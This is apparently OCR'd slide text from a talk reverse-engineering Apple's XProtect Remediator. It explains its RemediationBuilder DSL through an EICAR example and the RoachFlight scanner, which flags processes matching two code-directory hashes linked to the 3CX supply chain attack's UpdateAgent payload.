
RemediationBuilder

A Domain Specific Language for declaratively describing malware remediation (or detection) conditions and logic.


Overview

RemediationBuilder provides a set of Domain Specific Languages that enable the declarative description of malware remediation (or detection) conditions and logic. This framework is specifically designed for use within XProtect Remediator.

Example Eicar Scanner



```
EicarRemediator {
    File(path: "/tmp/eicar") { // FileRemediationBuilder DSL block
        // File conditions go here
        MinFileSize(68) // File size is 68 bytes or larger
        FileYara(YaraMatcher(eicarYara))
    }
}
```




File path is /tmp/eicar

File is 68 bytes or more

Match EICAR YARA rule


Outline

1. Introduction
2. Tooling
3. **RE results**
    1. Overview
    2. Initialization
    3. RemediationBuilder
    4. **Remediation Logic**
4. Conclusion




RoachFlight Scanner

- Added in XPR version 96 on 27 April 2023
    - Added at the same time as RankStank scanner
    - RankStank scanner removes payloads used in the 3CX supply chain attack
- The decrypted strings are the two hash values



```
04e23817983f1c0e9290ce7f90e6c9e75bf45190
99c31f166d1f1654a1b7dd1a6bec3b935022a020
```

Remediation Logic




```
let targetCDHashes = ["04e23817983f1c0e9290ce7f90e6c9e75bf45190",
"99c31f166d1f1654a1b7dd1a6bec3b935022a020"]

RoachFlightRemediator {
    for cdHash in targetCDHashes {
        Process {
            ProcessCDHash(cdHash)
        }
    }
}
```

Decrypted CDHashes

Processes that have specific CDHashes are remediated

What Are These Two CDHashes?

- 04e23817983f1c0e9290ce7f90e6c9e75bf45190 is known
  - CDHash of the 2nd stage payload in the 3CX supply chain attack
  - Referred to as UpdateAgent
  - Was analyzed by Patrick Wardle and presented at BHUSA 2023



Patrick Wardle
@patrickwardle

Also from UpdateAgent's code signing information, its identifier: "payload2-55554944839216049d683075bc3f5a8628778bb8"

Other Lazarus group (🇰🇵) payloads are signed adhoc and use a similar identifier scheme 🧐

For example compare UpdateAgent & another 🇰🇵 payload, AppleJuice.C 👀

3CX Desktop App — -zsh — 116×23

```
ktop App % codesign -dvvv UpdateAgent
plication Support/3CX Desktop App/UpdateAger
9d683075bc3f5a8628778bb8
```


3CX Desktop App — -zsh — 116×23

```
ktop App % codesign -dvvv ~/Downloads/AppleJ
AppleJeus/C/unioncryptoupdater
a1f5132ce8788c3fe0dfe7392
```

https://x.com/patrickwardle/status/1641690082854989827

What Are These Two CDHashes?

- 99c31f166d1f1654a1b7dd1a6bec3b935022a020 is unknown
    - Could it potentially be UpdateAgent variant?
    - Patrick Wardle suggested the possibility of other UpdateAgent samples



Transmit data to C&C Server

